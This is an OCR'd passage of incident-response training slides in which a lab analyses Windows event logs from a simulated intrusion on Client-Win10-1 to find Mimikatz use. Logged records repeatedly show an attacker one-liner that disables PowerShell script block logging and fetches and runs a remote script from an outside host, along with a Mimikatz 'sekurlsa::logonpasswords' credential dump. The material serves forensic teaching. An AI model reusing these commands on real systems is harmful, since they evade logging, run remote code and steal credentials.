    - We have already known this activity as well.

Lab 3-4 (6)
Analyzing Logs on Cl

- PowerShell
  - Windows PowerShell.evtx
    - When we filter out with a part of the strings…




L
A
•


Event Log Explorer
File Tree View Event Advanced Window Help
<Load filter>
Computers Tree
Log Files
Microsoft-Windows-PowerShell%4Operational.evtx
Windows PowerShell.evtx
Filtered: showing 0 of 3355 event(s)
NT
Type
Date
Time
Event
Source
Category
User
Description
When we filter out with a portion of the strings,
Nothing is found.
Description
Data
Events: 3355 Displayed: 0 Selected: 0

Lab 3-5
Analyzing Logs on Client-Win10-1

- Security.evtx on a VSS snapshot (4624)
  - We cannot find any suspicious remote logins because no remote logins are recorded.



Scenario 1 Labs

Lab 3-6
Analyzing Logs on Client-Win10-1

- Microsoft-Windows-WMI-Activity%4Operational.evtx on a VSS snapshot.
  - Kicked by WMIExec? And we have already known this was executed by Task ("\SyS").

local_time	EID	Category	HostProcess	ProviderNam	ProviderPath
2018-03-19 02:53:01.009266	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 03:53:00.995749	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 04:53:01.009117	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 05:53:01.041525	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 06:53:01.050056	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 07:53:01.041697	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 08:53:02.075092	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 09:53:01.493570	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 10:53:01.881981	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 11:53:01.829132	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 12:53:01.073290	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 13:53:01.106010	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 14:53:01.112736	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 15:53:01.113895	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll
2018-03-19 16:53:01.129831	5857	Microsoft-Windows-WMI	wmiprvse.exe	smbwmiv2	%SystemRoot%\System32\smbwmiv2.dll

E:\Artifacts\scenario1_eventlog\Client-Win10-1\vss_20180312032 5\winevt\Logs\Microsoft-Windows-WMI-Activity%4Operational.evtx

Lab 3-7
Analyzing Logs on Client-Win10-1


- Microsoft-Windows-PowerShell%4Operational.evtx on a VSS snapshot.

E:\Artifacts\scenario1_eventlog\Client-Win10-1\vss_201803301202\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

	B	C	D	T	W
1	local_time	EID	in	index_16	
146	2018-03-22 08:53:01.198503	4104	3	Microsoft-Windows-PowerShell/Operational	$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+'onPublic,Static');$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val = [System.Collections.Generic.Dictionary[string,System.Object]]::new();$val.Add('EnableScriptB'+'lockLogging', 0); $val.Add('EnableScriptB'+'lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true));IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm
163	2018-03-22 22:53:01.342186	4104	3	Microsoft-Windows-PowerShell/Operational	$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+'onPublic,Static');$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val = [System.Collections.Generic.Dictionary[string,System.Object]]::new();$val.Add('EnableScriptB'+'lockLogging', 0); $val.Add('EnableScriptB'+'lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true));IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm
445					

Lab 3-8 (1) Analyzing L

E:\Artifacts\scenario1_eventlog\Client-Win10-1\vss_201803200623\winevt\Logs\Windows PowerShell.evtx



	B	C	W
3	2018-01-30 16:44:50.094934	600	['Alias', 'Started', '\tProviderName=Alias\r\n\tNewProviderState=Started\r\n\r\n\tSequenceNumber=3\r\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=32733b2a-2ea7-4a7b-983c-207b9264c626\r\n\tHostApplication=powershell\r\n\tEngineVersion=\r\n\tRunspaceId=\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine='']
			['Variable', 'Started', "\tProviderName=Variable\r\n\tNewProviderState=Started\r\n\r\n\tSequenceNumber=11\r\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-48e6-b4d0-d78974bc886e\r\n\tHostApplication=powershell.exe $GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySe
	2018-03-18 08:53:01.002707	600	$val.Add('EnableScriptB'+'lockLogging', 0);$val.Add('EnableScriptB'+'lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true));IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm\r\n\tEngineVersion=\r\n\tRunspaceId=\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine='']
5	2018-03-18 08:53:01.002707	400	['Available', 'None', "\tNewEngineState=Available\r\n\tPreviousEngineState=None\r\n\r\n\tSequenceNumber=13\r\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-48e6-b4d0-d78974bc886e\r\n\tHostApplication=powershell.exe $GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+'onPublic,Static');$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val = [System.Collections.Generic.Dictionary[string,System.Object]]::new();$val.Add('EnableScriptB'+'lockLogging', 0);$val.Add('EnableScriptB'+'lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true));IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm\r\n\tEngineVersion=5.1.14393.0\r\n\tRunspaceId=46f9e1a8-bba7-43fb-b370-720786d05d0f\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine='']
6	2018-03-18 08:53:10.846167	403	['Stopped', 'Available', '\tNewEngineState=Stopped\r\n\tPreviousEngineState=Available\r\n\r\n\tSequenceNumber=15\r\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-48e6-b4d0-d78974bc886e\r\n\tHostApplication=ReflectiveExe log C:\\ProgramData\\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit\r\n\tEngineVersion=5.1.14393.0\r\n\tRunspaceId=46f9e1a8-bba7-43fb-b370-720786d05d0f\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\n\tCommandPath=\r\n\tCommandLine='']

Lab 3-8 (2)
Analyzing Logs on Client-Win10-1

['Stopped', 'Available',
'\tNewEngineState=Stopped\r\n\tPreviousEngineState=Available\r\n\r\n\tSequenceNumber=15\r
\n\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.14393.0\r\n\tHostId=89ca0653-578f-
48e6-b4d0-d78974bc886e\r\n\tHostApplication=ReflectiveExe log
C:\\ProgramData\\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords
exit\r\n\tEngineVersion=5.1.14393.0\r\n\tRunspaceId=46f9e1a8-bba7-43fb-b370-
720786d05d0f\r\n\tPipelineId=\r\n\tCommandName=\r\n\tCommandType=\r\n\tScriptName=\r\
n\tCommandPath=\r\n\tCommandLine=']

A Mimikatz command execution is found!

Scenario 1 Labs

Actually, per-record carving on Client-Win10-1 reveals extra Mimikatz logonpasswords commands. See “09_RecoveringDeletedData.pdf” if you want to know how to get this logs. (E:\Artifacts\scenario1_eventlog\record_carving_with_evtxtract\Client-Win10-1-evtxtract.xml.fixed.xml.403_Windows PowerShell.csv)


It seems these events were kicked by task scheduler and WMIExec because of the execution time.

	B	C	H
1	local_time	EII	Data
375	2018-03-19 17:53:11.755262	403	<string>Stopped</string> <string>Available</string> <string> NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=d61b228a-43a9-477f-831c-849edcc2e4ff HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=df85cd41-9cae-42e7-a4b5-5976e704b312 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=</string>
376	2018-03-19 18:53:11.337965	403	<string>Stopped</string> <string>Available</string> <string> NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=987a13ea-a659-4e9a-9566-62b5ce8501b1 HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=6b0c169a-eb5d-417a-a727-c15c3e2e8e0f PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=</string>
430	2018-03-19 15:53:10.959269	403	['Stopped', 'Available', ' NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=6e2d4c76-5aa3-492b-94b7-8671415d4fba HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=3371b3e6-72d1-43c3-b687-9fdca530d014 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=']
431	2018-03-19 16:53:11.505957	403	['Stopped', 'Available', ' NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=25f87708-4f9e-4a17-a867-691cbc52f494 HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=1adb4118-48ca-4f44-b1f4-0f3cb4c05042 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=']
432	2018-03-18 08:53:10.846167	403	['Stopped', 'Available', ' NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.14393.0 HostId=89ca0653-578f-48e6-b4d0-d78974bc886e HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit EngineVersion=5.1.14393.0 RunspaceId=46f9e1a8-bba7-43fb-b370-720786d05d0f PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=']

Lab 3 – The Answer
Analyzing Logs on Client-Win10-1

- The answer:
  1. Was Mimikatz used in this PC?
  2. If yes, what was the command?
     - We found Mimikatz “sekurlsa::logonpasswords” command execution.
       - We can guess that the attacker didn’t have the “Domain Administrator” right when he executed the command on Client-Win10-1 (Administrator’s PC) because he executed it on the host as well, not only on Client-Win10-2.

Lab 3 – Summary
Analyzing Logs on Client-Win10-1

